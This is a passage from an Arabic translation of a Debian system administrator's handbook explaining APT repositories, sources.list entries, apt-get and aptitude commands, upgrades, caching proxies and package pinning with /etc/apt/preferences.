يحوي هذا المستودع نموذجياً إصلاحات العلل الحرجة التي لم يكن إصلاحها ممكناً قبل الإصدار أو التي نتجت عن التحديثات التالية له. قد يحتوي أيضاً –حسب الضرورة– على تحديثات للحزم التي لا بد لها أن تتطور مع الزمن... مثل قواعد اكتشاف الرسائل الإلكترونية الدعائية (spam) الخاصة ببرنامج spamassassin،

وقواعد بيانات الفيروسات الخاصة ببرنامج clamav، أو قواعد ضبط التوقيت الصيفي للمناطق الزمنية كافة (tzdata).

عملياً هذا المستودع هو جزء من المستودع proposed-updates، ينتقيه مديرو الإصدارة المستقرة بعناية.

6.1.2.3. التحديثات المقترحة

بعد إصدار التوزيعة المستقرة، لا يتم تحديثها إلا مرة واحدة كل شهرين تقريباً. المستودع proposed-updates هو المكان الذي يتم فيه تحضير التحديثات المنتظرة (تحت إشراف مديري الإصدارة المستقرة).

التحديثات المستقرة والأمنية التي تحدثنا عنها في القسمين السابقين متوفرة دائماً في هذا المستودع، لكن هناك تحديثات إضافية أيضاً، لأنه يمكن لمشرفي الحزم أيضاً إصلاح العلل المهمة لكنها لا تستحق الإصدار فوراً.

يستطيع أي شخص استعمال هذا المستودع لاختبار هذه التحديثات قبل إصدارها الرسمي. السطر التالي يستعمل الاسم wheezy-proposed-updates لأنه أكثر وضوحاً وتلاؤماً نظراً لأن المستودع squeeze-proposed-updates متوفر أيضاً (لتحديثات التوزيعة المستقرة القديمة):

```
deb http://ftp.debian.org/debian wheezy-proposed-updates main contrib non-free
```

6.1.2.4. المنقولات الخلفية للنسخة المستقرة

يستضيف المستودع stable-backports « الحزم المنقولة خلفاً package backports ». يشير هذا المصطلح إلى حزم لبرمجيات حديثة أعيدت ترجمتها لتوزيعة قديمة (نقلت إلى الخلف)، وعادة ما يكون النقل إلى التوزيعة المستقرة.

عندما تتقادم التوزيعة قليلاً، تُطلِق العديد من مشروعات البرمجيات إصدارات جديدة غير متوفرة في التوزيعة المستقرة الحالية (التي لا تُعدَّل إلا لتصحيح المشاكل الحيوية فقط، مثل المشاكل الأمنية). وبما أن استخدام التوزيعتين الاختبارية وغير المستقرة فيه مخاطرة أكبر، يُقدِّم المشرفون على الحزم أحياناً نسخاً من البرمجيات الحديثة بعد إعادة ترجمتها للتوزيعة المستقرة، وباستخدام هذه الحزم ينحصر خطر عدم الاستقرار في عدد من الحزم المحددة.

→ http://backports.debian.org

أصبح المستودع stable-backports الآن متوفراً على المرايا العادية لدبيان. لكن المنقولات الخلفية لنسخة سكويز لا تزال مستضافة على مخدم خاص (backports.debian.org)، وتحتاج المدخلة التالية في ملف sources.list:

```
deb http://backports.debian.org/debian-backports squeeze-backports main contrib non-fr
➥ ee
```

تُنشَأ المنقولات في المستودع `stable-backports` دائماً من الحزم المتوفرة في الاختبارية. يضمن هذا الإجراء قابلية تحديث جميع المنقولات الخلفية المُثبَّتَة إلى النسخ المستقرة الموافقة لها فور إطلاق الإصدارة المستقرة التالية من دبيان.

رغم أن هذا المستودع يقدم إصدارات أحدث من الحزم، إلا أن APT لن تثبتها ما لم تأمرها بذلك صراحة (أو إذا أمرتها بتثبيت نسخة سابقة من المنقول الخلفي نفسه):

```
$ sudo apt-get install package/wheezy-backports
$ sudo apt-get install -t wheezy-backports package
```

6.1.3. مستودعات مستخدمي الاختبارية أو غير المستقرة

فيما يلي ملف `sources.list` قياسي لنظام يعمل بالنسخة الاختبارية أو غير المستقرة من دبيان:

مثال 6.2. ملف `/etc/apt/sources.list` لمستخدمي دبيان الاختبارية/غير المستقرة

```
# Unstable
deb http://ftp.debian.org/debian unstable main contrib non-free
deb-src http://ftp.debian.org/debian unstable main contrib non-free

# Testing
deb http://ftp.debian.org/debian testing main contrib non-free
deb-src http://ftp.debian.org/debian testing main contrib non-free

# Stable
deb http://ftp.debian.org/debian stable main contrib non-free
deb-src http://ftp.debian.org/debian stable main contrib non-free

# Security updates
deb http://security.debian.org/ stable/updates main contrib non-free
deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

عند استخدام هذا الملف سوف تثبت APT الحزم من التوزيعة غير المستقرة. إذا لم ترغب بذلك، استخدم الخيار `APT::Default-Release` (انظر القسم 6.2.3، « تحديث النظام » ص 157) لإرشاد APT إلى توزيعة أخرى لالتقاط الحزم منها (ستكون الاختبارية على الأغلب في هذه الحالة).

هناك أسباب وجيهة لإضافة كل هذه المستودعات، رغم أن مستودعاً واحداً منها يكفي. سيستفيد مستخدمو الاختبارية من إمكانية التقاط حزمة من غير المستقرة بعد إصلاح علة مزعجة كانت تعاني منها النسخة المتوفرة

في الاختبارية. من جهة أخرى، يستطيع مستخدمو التوزيعة غير المستقرة إذا واجهتهم تدهورات غير متوقعة تخفيض إصدارات حزمهم (downgrade) إلى نسخ التوزيعة الاختبارية (التي يفترض أنها تعمل).

تضمين المستقرة قابل للنقاش لكنه غالباً يسمح بالوصول إلى بعض الحزم التي تمت إزالتها من النسخ التطويرية. كما أنه يضمن لك الحصول على آخر التحديثات للحزم التي لم تُعدَّل منذ الإصدار المستقر الأخير.

6.1.3.1. المستودع Experimental

يتوفر أرشيف حزم التوزيعة التجريبية Experimental على جميع مرايا دبيان، ويحوي حزماً غير موجودة في النسخة غير المستقرة بعد بسبب نوعيتها دون المعيارية — فهي غالباً نسخ تطويرية من البرمجيات أو إصدارات أولية (ألفا، بيتا، مرشح للإصدار rc = release candidate...). يمكن إرسال الحزمة إلى هناك أيضاً بعد إجراء تغييرات عليها يمكن أن تؤدي إلى مشاكل. يحاول المشرف بعدها استرجاعها بمساعدة المستخدمين المتقدمين القادرين على معالجة المشاكل الخطيرة. بعد هذه المرحلة الأولى، تُنقَل الحزمة إلى النسخة غير المستقرة، حيث تلقى جمهوراً أوسع بكثير ويتم فحصها بتدقيق أكبر بكثير.

يستخدم النسخة التجريبية عادة المستخدمون الذي لا يهتمون إذا تعطل نظامهم واضطروا لإصلاحه ثانية. تعطي هذه التوزيعة إمكانية استيراد حزمة يريد المستخدم تجربتها أو استخدامها عند الحاجة. تستخدم دبيان هذا المستودع بهذه الطريقة بالضبط، إذ أن إضافته إلى ملف `sources.list` لا تؤدي إلى استخدام حزمها آلياً. السطر الذي تجب إضافته هو:

```
deb http://ftp.debian.org/debian experimental main contrib non-free
```

6.1.4. مصادر غير رسمية: `apt-get.org` و`mentors.debian.net`

توجد مصادر غير رسمية عديدة لحزم دبيان يعدها مستخدمون متقدمون أعادوا ترجمة بعض البرمجيات، أو مبرمجون يوفرون إبداعاتهم للجميع، أو حتى مطورو دبيان الذين يقدمون إصدارات أولية (pre-versions) لحزمهم عبر الإنترنت. لقد أُعدَّ موقع وب خاص للبحث عن هذه المصادر البديلة بسهولة. وهو يحتوي على كمية مذهلة من مصادر حزم دبيان التي يمكن إضافتها مباشرة لملف `sources.list`. لكن كن حذراً على أية حال، ولا تضف حزماً عشوائية إلى توزيعتك. كل مصدر مُصَمَّم لإصدارة محددة من دبيان (الإصدارة التي استخدمت لترجمة الحزم المتوفرة لدى ذلك المصدر)؛ وعلى كل مستخدم المحافظة على التوافق بين الحزم التي يثبتها.

→ http://www.apt-get.org/

موقع `mentors.debian.net` شائقٌ أيضاً، حيث يجمع الحزم المصدرية التي يصنعها المرشحون لمنصب مطور دبيان رسمي أو المتطوعون الراغبون بصناعة حزم دبيان دون الدخول في تفاصيل عملية دمجها في

التوزيعة. هذه الحزم متوفرة دون أي ضمان لجودتها؛ فاحرص على التحقق من مصدرها وسلامتها ثم اختبرها قبل أن تقرر الاعتماد عليها في الإنتاج.

مجتمع

مواقع debian.net

إن النطاق *debian.net* ليس مصدراً رسمياً لمشروع دبيان. يمكن لأي مطور دبيان استخدام اسم النطاق ذاك لأغراضه الخاصة. قد تحوي هذه المواقع خدمات غير رسمية (وأحياناً مواقع شخصية) يستضيفها جهاز أعده مطورو دبيان لكنه لا ينتمي للمشروع، أو ربما نماذج أولية على وشك نقلها إلى *debian.org*. يوجد سببين لتفسير بقاء بعض النماذج الأولية على *debian.net*: إما إنّ أحدهم لم يبذل الجهد اللازم لتحويلها إلى خدمة رسمية (مستضافة على *debian.org*، ولها ضمانات معينة من ناحية الدعم)، أو أن الخدمة محل خلاف يحول دون أن تصبح رسمية.

إن تثبيت حزمة ما يعني منح صلاحيات الجذر لصانعها، لأنه من يقرر محتويات سكربتات التهيئة التي تعمل بتلك الصلاحيات. حزم دبيان الرسمية يصنعها متطوعون عملنا معهم واختبرناهم ولديهم إمكانية ختم حزمهم بحيث يمكن التحقق من مصدرها وسلامتها.

عموماً، كن حذراً من الحزم التي لا تعرف مصدرها والتي لا يستضيفها أحد مخدّمات دبيان الرسمية: قيّم مدى ثقتك بصانعها، وتحقق من سلامة الحزمة.

→ http://mentors.debian.net/

التعمق أكثر

إصدارات الحزم القديمة: snapshot.debian.org

يمكن استخدام خدمة جديدة (قُدِّمَت في أبريل 2010) « للعودة عبر الزمن » والعثور على نسخة قديمة من الحزمة. يمكن استخدامها مثلاً لمعرفة أي إصدار من الحزمة سبب انتكاساً، وبصورة أكثر دقة، للعودة إلى النسخة السابقة أثناء انتظار إصلاح الانتكاس.

6.1.5. بروكسيات التخبئة لحزم دبيان

عند إعداد شبكة كاملة من الأجهزة لاستخدام المخدم البعيد نفسه لتنزيل نفس الحزم المُحَدَّثة، يدرك أي مدير نظم أنه سيستفيد من استخدام بروكسي وسيط يعمل كمخبأ (كاش) للشبكة المحلية (انظر الملاحظة الجانبية المخبأ (Cache) ص 165).

يمكنك إعداد APT لاستخدام بروكسي « معياري » (انظر القسم 6.2.4، « خيارات الإعداد » ص 158 لإعداد APT، والقسم 11.6، « بروكسي HTTP/FTP » ص 348 لإعداد البروكسي)، لكن بيئة دبيان تقدم خيارات أفضل لمعالجة هذه المشكلة. البرمجيات المتخصصة المذكورة في هذا القسم أذكى من بروكسيات

التخبئة (Cache Proxies) العادية لأنها تستطيع الاعتماد على البنية الخاصة لمستودعات APT (مثلاً تعرف هذه البرمجيات إذا انتهت صلاحية الملف أم لا، وبالتالي تستطيع ضبط فترة الاحتفاظ به).

يعمل apt-cacher وapt-cacher-ng مثل مخدمات التخبئة الوسيطة العادية. حيث يبقى الملف `sources.list` دون تعديل، لكن تُضبَطُ APT حتى تَستَخدِم أحد البرنامجين كبروكسي للطلبات الخارجية.

من ناحية أخرى، يعمل approx كمخدم HTTP ينسخ (أو يعكس « mirror ») أي عدد من المستودعات البعيدة إلى عناوين URL من المستوى الأول خاصة به. تخزن العلاقات بين هذه المجلدات ذات المستوى الأول والعناوين البعيدة للمستودعات في `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian   http://ftp.debian.org/debian
security http://security.debian.org
```

يعمل approx افتراضياً على المنفذ 9999 (انظر القسم 9.6، « المخدم الفائق **inetd** » ص 258) ويتطلب من المستخدم تعديل ملف `sources.list` ليشير إلى مخدم approx:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security wheezy/updates main contrib non-free
deb http://apt.falcot.com:9999/debian wheezy main contrib non-free
```

6.2. aptitude و apt-get

APT مشروع ضخم، تضمنت خططه الأصلية واجهة رسومية. يرتكز المشروع على مكتبة تحوي لب التطبيق، و كانت **apt-get** أول واجهة –نصية– طوِّرت ضمن المشروع.

ظهرت بعدها العديد من الواجهات الرسومية كمشاريع خارجية: مثل **synaptic**، و **aptitude** (الذي يحتوي على واجهة نصيّة وأخرى رسومية — وإنْ لم تكتمل بعد)، و **wajig**، الخ. أكثر واجهة ننصح بها، **apt-get**، هي المعتمدة أثناء تثبيت دبيان، وهي التي سنستخدمها في الأمثلة المعطاة في هذا القسم. لكن لاحظ على أي حال أن صيغة أوامر **aptitude** مشابهة جداً. عند وجود اختلافات كبيرة بين **apt-get** و**aptitude** سنفصّل هذه الاختلافات.

6.2.1. التهيئة

قبل إجراء أي عمل باستخدام APT يجب تحديث قائمة الحزم المتوفرة؛ يمكن تنفيذ ذلك بسهولة من خلال **apt-get update**. قد تستغرق العملية وقتاً حسب سرعة الاتصال، نظراً لأنها تحتاج لتنزيل عدد من ملفات `Packages/Sources/Translation-`*`language-code`*، والتي كبرت أكثر وأكثر تدريجياً مع تطور دبيان

(على الأقل 10 م.ب. من البيانات للقسم `main`). طبعاً، لا يحتاج التثبيت من القرص الليزري أي تنزيل — لذلك تكون العملية سريعة جداً في هذه الحالة.

6.2.2. التثبيت والإزالة

يمكن إضافة الحزم إلى النظام أو إزالتها منه باستخدام APT، باستخدام الأمر **apt-get install** ***package*** والأمر **apt-get remove** ***package***. في كلا الحالتين، ستثبت APT الاعتماديات الضرورية أو تحذف الحزم التي تعتمد على الحزمة التي تتم إزالتها. يزيل الأمر **apt-get purge** ***package*** الحزمة بالكامل — حيث تحذف ملفات الضبط أيضاً.

تلميح

تثبيت المجموعة نفسها من الحزم عدة مرات

قد يفيدك تثبيت قائمة الحزم نفسها عدة مرات آلياً على عدة حواسيب. يمكن عمل ذلك بسهولة كبيرة.
أولاً، احصل على قائمة الحزم المثبتة على الحاسوب الذي سيخدمنا « كنموذج » نريد نسخه.

```
$ dpkg --get-selections >pkg-list
```

سيحتوي الملف `pkg-list` بعدها على لائحة بالحزم المثبتة. ثم انقل الملف `pkg-list` إلى الحواسيب التي تريد تحديثها واستخدم الأوامر التالية:

```
## Update dpkg's database of known packages
# avail=`mktemp`
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Update dpkg's selections
# dpkg --set-selections < pkg-list
## Ask apt-get to install the selected packages
# apt-get dselect-upgrade
```

يسجّل الأمر الأول قائمة الحزم المتوفرة في قاعدة بيانات dpkg، بعدها يستعيد الأمر **dpkg --set-selections** الحزم التي تريد تثبيتها، ثم نستدعي **apt-get** لتنفيذ العمليات المطلوبة! لا تملك **aptitude** هذا الأمر.

تلميح

الإزالة والتثبيت في الوقت نفسه

من الممكن الطلب من **apt-get** (أو **aptitude**) تثبيت حزم معينة وإزالة أخرى بالأمر نفسه بإضافة لاحقة. أضف « - » إلى أسماء الحزم التي تريد إزالتها مع الأمر **apt-get install**. أما مع الأمر **apt-get remove**، فأضف « + » إلى أسماء الحزم التي تريد تثبيتها.

يبين المثال التالي طريقتين مختلفتين لتثبيت *package1* وإزالة *package2*.

```
# apt-get install package1 package2-
[...]
# apt-get remove package1+ package2
[...]
```

يمكن استخدام هذا الإجراء أيضاً لاستبعاد بعض الحزم التي كانت ستثبت، نتيجة `Recommends` مثلاً. عموماً، تستخدم خوارزمية تلبية الاعتماديات (dependency solver) هذه المعلومات كتلميح للبحث عن حلول بديلة.

تلميح

apt-get --reinstall و aptitude reinstall

أحياناً يتضرر النظام بعد إزالة أو تعديل الملفات في حزمة ما. أسهل طريقة لاستعادة هذه الملفات هي إعادة تثبيت الحزمة المتأثرة. لسوء الحظ، سيجد نظام التحزيم أن هذه الحزمة مثبتة فعلاً وسيرفض إعادة تثبيتها بأدب؛ ولتجاوز هذا الأمر، استخدم الخيار `--reinstall` الخاص بالأمر **apt-get**. الأمر التالي يعيد تثبيت الحزمة postfix حتى لو كانت مثبتة مسبقاً:

```
# apt-get --reinstall install postfix
```

إن صيغة الأمر في **aptitude** مختلفة قليلاً، لكنها تؤدي الوظيفة ذاتها باستخدام **aptitude reinstall postfix**.

لا تظهر هذه المشكلة مع **dpkg**، لكن مدير النظام نادراً ما يستعمله مباشرة.

كن حذراً، إن استخدام **apt-get --reinstall** لاستعادة الحزم المُعدَّلة خلال هجوم أمني قطعاً لن يستعيد النظام كما كان. يفصّل القسم 14.6، « التعامل مع جهاز مُختَرَق » ص 475 الخطوات الضرورية للتعامل مع نظام تم اختراقه.

إذا كان الملف `sources.list` يشير إلى عدة توزيعات، فمن الممكن تحديد النسخة التي تريد تثبيتها من الحزمة. يمكن أن تطلب رقم إصدار محدد من خلال الأمر **apt-get install *package=version***، لكن الأفضل عادة تحديد التوزيعة التي تريد تثبيت الحزمة منها (المستقرة، أو الاختبارية، أو Stable) — باستخدام الأمر **apt-get install *package/distribution***. بهذه الطريقة يمكنك العودة إلى نسخة أقدم من الحزمة (مثلاً إذا كنت تعلم أنها تعمل بشكل جيد)، شريطة أن تبقى متوفرة في أحد المصادر المذكورة في ملف `sources.list`. وإلا فإن أرشيف `snapshot.debian.org` قد يساعد في إنقاذ الموقف (انظر الملاحظة الجانبية إصدارات الحزم القديمة: `snapshot.debian.org` ص 153).

مثال 6.3. تثبيت النسخة غير المستقرة من spamassassin

```
# apt-get install spamassassin/unstable
```

التعمق أكثر

مخبأ ملفات deb.

تحتفظ APT بنسخة من كل ملف deb. تُنَزِّله في المجلد /var/cache/apt/archives/. يمكن أن يستهلك هذا المجلد مساحة كبيرة من القرص في حالة التحديث المتكرر بسبب تخزين عدة إصدارات من كل حزمة؛ عليك إذن ترتيبه بانتظام. يمكن استخدام أمرين: **apt-get clean** الذي يفرغ المجلد بالكامل؛ و **apt-get autoclean** الذي يحذف الحزم التي لا يمكن تنزيلها ثانية (لأنها اختفت من مرآة دبيان) وهي بالتالي عديمة النفع (يمكن لمتغير الإعداد APT::Clean-Installed أن يمنع إزالة ملفات deb. المثبتة حالياً).

6.2.3. تحديث النظام

يُنصَح بتحديث النظام بشكل منتظم، وذلك للحصول على آخر التحديثات الأمنية. استخدم الأمر **apt-get upgrade** أو الأمر **aptitude safe-upgrade** لتحديث النظام (بعد تنفيذ **apt-get update** طبعاً). يبحث هذا الأمر عن الحزم المثبتة التي يمكن تحديثها دون إزالة أي حزم من النظام. أي أن الغرض هو تحديث النظام بأقل تأثير ممكن. إن **apt-get** متشددة أكثر من **aptitude** لأنها ترفض تثبيت الحزم التي لم تكن مثبتة من قبل.

تلميح

التحديث التصاعدي

كما شرحنا سابقاً، إن غرض الأمر **apt-get update** هو تنزيل ملف Packages (أو Sources) لكل مصدر من مصادر الحزم. ولكن يمكن أن تبقى هذه الملفات كبيرة حتى بعد ضغطها باستخدام **bzip2**، (يستهلك ملف Packages.bz2 الخاص بالقسم *main* لتوزيعة ويزي أكثر من 5 م.ب.). إذا كنت تنوي التحديث بانتظام، فقد تستغرق هذه التنزيلات الكثير من الوقت.

لتسريع هذه العملية تستطيع APT تنزيل ملف « diff » يحوي الاختلافات عن التحديث السابق، بدلاً من تنزيل الملف كاملاً. لتحقيق ذلك، توزع مرايا دبيان الرسمية ملفات مختلفة تسرد الاختلافات بين كل نسخة من ملف Packages والنسخة التي تليها. تولّد هذه الملفات عند كل تحديث للأرشيفات ويتم إبقاء المحفوظات لأسبوع واحد. كل واحد من ملفات « diff » هذه يستهلك عدة عشرات من الكيلوبايتات فقط بالنسبة للتوزيعة غير المستقرة، لذا فإن كمية البيانات المُنَزَّلة عند استدعاء **aptitude update** أسبوعياً أصغر بعشر مرات غالباً. أما بالنسبة للتوزيعات الأخرى مثل المستقرة والاختبارية، اللتان تتغيران بمعدل أقل، فإن التوفير ملحوظ أكثر.

على أي حال، قد ترغب أحياناً بتنزيل ملف `Packages` بالكامل قسراً، خصوصاً عندما يكون آخر تحديث قديماً جداً وعندما لا تفيد آلية الاختلافات التصاعدية كثيراً. قد يعجبك هذا أيضاً عندما يكون اتصالك بالشبكة سريعاً جداً لكن معالج الجهاز الذي تريد تحديثه بطيء، نظراً لأن الوقت الذي ستوفره من تنزيل الملفات أقل من الوقت الذي يضيعه الحاسوب في حساب الإصدارات الجديدة لهذه الملفات (يحسبها من الإصدارات القديمة بتطبيق الاختلافات المنزّلة عليها). لعمل ذلك، يمكنك استخدام متغير الإعداد `Acquire::Pdiffs` وضبطه على `false`.

ستختار **apt-get** الإصدار الأحدث عادة (فيما عدا حزم التوزيعة التجريبية Experimental وحزم stable-backports، التي يتم تجاهلها افتراضياً مهما كان رقم إصدارها). فإذا أضفتَ Testing أو Unstable إلى ملف `sources.list`، سوف يغير الأمر **apt-get upgrade** معظم توزيعتك المستقرة إلى اختبارية أو غير مستقرة، وقد لا يكون هذا مقصدك.

حتى تطلب من **apt-get** أن تستخدم توزيعة محددة عند البحث عن تحديثات الحزم، عليك استخدام الخيار `-t` أو `--target-release`، متبوعاً باسم التوزيعة التي تريد (مثلاً: **apt-get -t stable upgrade**). لتفادي تحديد هذا الخيار في كل مرة تستخدم فيها **apt-get**، يمكنك إضافة `APT::Default-Release "stable";` إلى الملف `/etc/apt/apt.conf.d/local`.

بالنسبة للتحديثات الأهم، مثل الانتقال من أحد إصدارات دبيان الرئيسية إلى التالي، عليك استخدام **apt-get dist-upgrade** (من العبارة « distribution upgrade » أي تحديث التوزيعة). عند تنفيذ هذه التعليمة، ستكمل **apt-get** التحديث حتى لو اضطرت لإزالة بعض الحزم الميتة أو تثبيت اعتماديات جديدة. هذا هو أيضاً الأمر الذي يستعمله مستخدمو إصدارة دبيان غير المستقرةويتابعون تطورها يوماً بيوم. هذه التعليمة أبسط من أن تحتاج لشرح: فهذه الوظيفة العظيمة هي أساس شهرة APT.

تملك **aptitude** الأمر **aptitude full-upgrade** كمرادف للأمر السابق رغم أنها تتعرف على الأمر **dist-upgrade** أيضاً (لكن هذه الصيغة مستنكرة deprecated).

6.2.4. خيارات الإعداد

بالإضافة إلى عناصر الضبط التي ذكرناها سابقاً، من الممكن ضبط بعض نواحي APT بإضافة تعليمات في ملف في مجلد `/etc/apt/apt.conf.d/`. تذكر مثلاً أن APT تستطيع الطلب من **dpkg** تجاهل أخطاء تعارض الملفات بتحديد `DPkg::Options { "--force-overwrite"; }`.

إذا لم يكن الوصول للوب ممكناً إلا من خلال بروكسي، أضف سطراً مثل `Acquire::http::proxy "http://yourproxy:3128"`. أما بالنسبة لبروكسيات FTP فاكتب `Acquire::ftp::proxy "ftp://yourproxy"`. لاكتشاف المزيد من خيارات الضبط، اقرأ صفحة الدليل apt.conf(5) باستخدام الأمر **man apt.conf** (لمزيد من التفاصيل عن صفحات الدليل، انظر القسم 7.1.1، « صفحات الدليل » ص 183).

أساسيات

المجلدات التي تنتهي باللاحقة `.d`

أصبح استخدام المجلدات ذات اللاحقة `.d` ينتشر أكثر وأكثر. يعبّر كل مجلد عن ملف إعداد مقسّم إلى عدة ملفات. هذا يعني أن جميع الملفات في مجلد `/etc/apt/apt.conf.d/` هي تعليمات ضبط APT. تُضَمِّن APT هذه الملفات حسب الترتيب الأبجدي، بحيث أن الملفات الأخيرة تستطيع تعديل عناصر الضبط المعرّفة في الملفات الأولى.

تمنح هذه البنية بعض المرونة لمدير النظام ولمشرفي الحزم. حقاً، يمكن أن يعدل مدير النظام إعدادات البرنامج بإضافة ملف جاهز في المجلد المطلوب دون الاضطرار لتعديل ملف موجود مسبقاً. يستخدم مشرفو الحزم نفس الأسلوب عندما يحتاجون لمواءمة إعدادات برنامج آخر للتأكد من أنه ينسجم تماماً مع برامجهم. تحظر سياسة دبيان بشكل صريح تعديل ملفات ضبط الحزم الأخرى — ولا يُسمَح إلا للمستخدمين فقط بذلك. تذكر أنه خلال تحديث الحزمة، يجب على المستخدم أن يختار نسخة ملف الإعداد التي يجب الاحتفاظ بها عند اكتشاف حدوث تغيرات. أي تغيير خارجي على الملف سوف ينشط ذلك الطلب، وهو ما يزعج مدير النظام، خصوصاً أنه متأكد من أنه لم يغير شيئاً.

بدون مجلد `.d`، لا يمكن لحزمة خارجية تغيير إعدادات البرنامج إلا بتعديل ملف إعداداته. وبدلاً من تعديل الملف تلقائياً، عليها دعوة المستخدم لتعديله بنفسه وتسرد له العمليات التي يجب فعلها في الملف `/usr/share/doc/package/README.Debian`.

اعتماداً على البرنامج، إما أن يُستَخدم مجلد `.d` مباشرة أو يُدار بوساطة سكربت خارجي يدمج جميع الملفات لإنشاء ملف الإعداد نفسه. من المهم تشغيل السكربت بعد أي تغيير في ذلك المجلد حتى تُأخَذ التعديلات الأحدث بعين الاعتبار. من المهم أيضاً ألا تُجرى تعديلات على ملف الإعدادات الذي ينشئه السكربت تلقائياً، لأن كل شيء سيضيع عند التنفيذ التالي للسكربت. عادة ما يُفرَض استخدام إحدى الطريقتين (استخدام المجلد `.d` مباشرة أو استخدام ملف مولد من ذلك المجلد) نتيجة قيود ناجمة عن طريقة التطبيق (implementation)، لكن في كلا الحالتين يعوّض الكسب في مرونة الإعداد عن التعقيدات الصغيرة الناتجة. مخدّم البريد Exim 4 هو مثال عن طريقة الملف المولَّد: حيث يمكن إعداده من خلال عدة ملفات (`/etc/`

exim4/conf.d/*) يجمعها الأمر **update-exim4.conf** في الملف /var/lib/exim4/config.autogenerated.

6.2.5. إدارة أولويات الحزم

إدارة الأولويات المرتبطة بكل مصدر للحزم هي إحدى أهم النواحي في إعدادات APT. مثلاً، قد ترغب بإضافة حزمة واحدة أو اثنتين من التوزيعة الاختبارية، أو غير المستقرة أو التجريبية إلى إحدى التوزيعات الأخرى. من الممكن تعيين أولويات للحزم المتوفرة (يمكن أن تملك الحزمة الواحدة أكثر من أولوية واحدة اعتماداً على إصدارها أو التوزيعة التي توفرها). ستؤثر هذه الأولويات في سلوك APT: ستختار دائماً نسخة الحزمة ذات الأولوية الأعلى (إلا إذا كانت هذه النسخة أقدم من النسخة المثبتة وكانت أولويتها أقل من 1000).

تُعرِّف APT عدة أولويات افتراضية. كل نسخة مثبتة من الحزمة لها أولوية تساوي 100. النسخة غير المثبتة لها أولوية تساوي 500 افتراضياً، لكن يمكنها أن تقفز إلى 990 إذا كانت تنتمي للتوزيعة المستهدفة (التي تُحدَّد بالخيار ‎-t أو تعليمة الضبط APT::Default-Release).

يمكنك تغيير الأولويات بإضافة مدخلات بأسماء الحزم المتأثرة، وإصداراتها، ومصدرها وأولوياتها الجديدة إلى الملف /etc/apt/preferences.

لن تثبت APT أبداً نسخة أقدم من الحزمة (نسخة يكون رقم إصدارها أقل من الحزمة المثبتة حالياً) إلا إذا كانت أولويتها أعلى من 1000. ستُثَبّت APT دائماً الحزمة ذات الأولوية العليا التي تحقق هذا الشرط. إذا كان لحزمتين الأولوية نفسها، تثبت APT النسخة الأحدث (ذات رقم الإصدار الأعلى). إذا كان لحزمتين الإصدار نفسه والأولوية نفسها لكنهما تختلفان في محتواهما، تثبّت APT النسخة غير المثبتة (تم وضع هذه القاعدة لتغطية الحالة التي تُحدَّث فيها الحزمة دون زيادة رقم مراجعتها، فالحاجة تدعو لهذا الأمر عادة).

بكلمات مترابطة أكثر، الحزمة ذات الأولوية الأدنى من 0 لن تثبت أبداً. أما الحزمة ذات الأولوية بين 0 و 100 فسوف تُثبَّت فقط إذا لم تكن هناك نسخة أخرى من الحزمة مثبتة مسبقاً. وتُثبَّت الحزمة ذات الأولوية بين 100 و 500 فقط إذا لم تكن هناك نسخ أحدث منها مثبتة أو متوفرة في توزيعة أخرى. أما الحزمة ذات الأولوية بين 501 و 990 فتُثَبَّت فقط إذا لم تكن هناك نسخة أحدث مثبتة أو متوفرة في التوزيعة المستهدفة. الحزمة ذات الأولوية ما بين 990 و 1000 تثبت دائماً إلا إذا كانت النسخة المثبتة أحدث منها. الأولوية الأكبر من 1000 ستؤدي دائماً إلى تثبيت الحزمة حتى لو أجبرت APT على تخفيض الحزمة إلى نسخة أقدم.

عندما تتحقق APT من /etc/apt/preferences، تأخذ أولاً المدخلات الأكثر تخصيصاً بعين الاعتبار (المدخلات التي تحدد الحزم بعينها غالباً)، بعدها تنظر إلى القواعد الأعم (كالقواعد التي تشمل جميع الحزم

من إحدى التوزيعات). إذا كان هناك عدة مدخلات عامة، فسوف يستخدم التطابق الأول. من معايير التحديد المتاحة اسم الحزمة والمصدر الذي يوفرها. يُعرَّف كل مصدر من مصادر الحزم بالمعلومات المحتواة في الملف `Release` الذي تحصل عليه APT مع ملف `Packages`. يحدد هذا الملف منشأ الحزم (عادة يكون منشأ الحزم على المرايا الرسمية هو « Debian »، لكن قد يكون اسم أحد الأشخاص أو المنظمات بالنسبة للمستودعات الأخرى). كما أنه يحدد اسم التوزيعة (عادة Stable، Unstable، Testing أو Experimental بالنسبة للتوزيعات القياسية التي يقدمها مشروع دبيان) وإصدارها (مثلاً 5.0 بالنسبة لدبيان ليني). دعنا نلقي نظرة على صيغة هذا الملف عبر دراسة بعض الحالات الواقعية لهذه الآلية.

> *حالة خاصة*
>
> أولوية الحزم التجريبية
>
> إذا أضفت التوزيعة التجريبية إلى ملف `sources.list`، فإن حزمها لن تثبت أبداً تقريباً لأن أولويتها الافتراضية هي 1. هذه حالة خاصة بالطبع، مصممة لحماية المستخدمين من تثبيت الحزم التجريبية بالخطأ. يمكن تثبيت هذه الحزم فقط بكتابة **`aptitude install`** ***`package`*** **`/experimental`** — لأن المستخدمين الذين سيكتبون هذا الأمر هم وحدهم الذين يدركون المخاطر التي يعرضون أنفسهم لها. من الممكن مع ذلك (رغم أن هذا غير مستحسن) معاملة حزم التوزيعة التجريبية مثل حزم التوزيعات الأخرى بإعطائها الأولوية 500. يتم هذا من خلال مدخلة خاصة في `/etc/apt/preferences`:
>
> ```
> Package: *
> Pin: release a=experimental
> Pin-Priority: 500
> ```

لنفترض أنك تريد استعمال الحزم من النسخة المستقرة من دبيان فقط. وأن تلك الحزم المتوفرة في الإصدارات الأخرى يجب ألا تثبت إلا إذا طلبت صراحة. يمكن كتابة المدخلات التالية في ملف `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

يُعرِّف `a=stable` اسم التوزيعة المختارة. ويَقْصُر `o=Debian` المجال على الحزم ذات المنشأ « Debian ».

دعنا الآن نتخيل أنك تملك مخدماً عليه عدة برامج محلية تعتمد على النسخة 5.14 من بيرل وأنك تريد التأكد أن التحديثات لن تسبب تثبيت نسخة أخرى منها. يمكنك استخدام هذه المدخلة:

```
Package: perl
Pin: version 5.14*
Pin-Priority: 1001
```

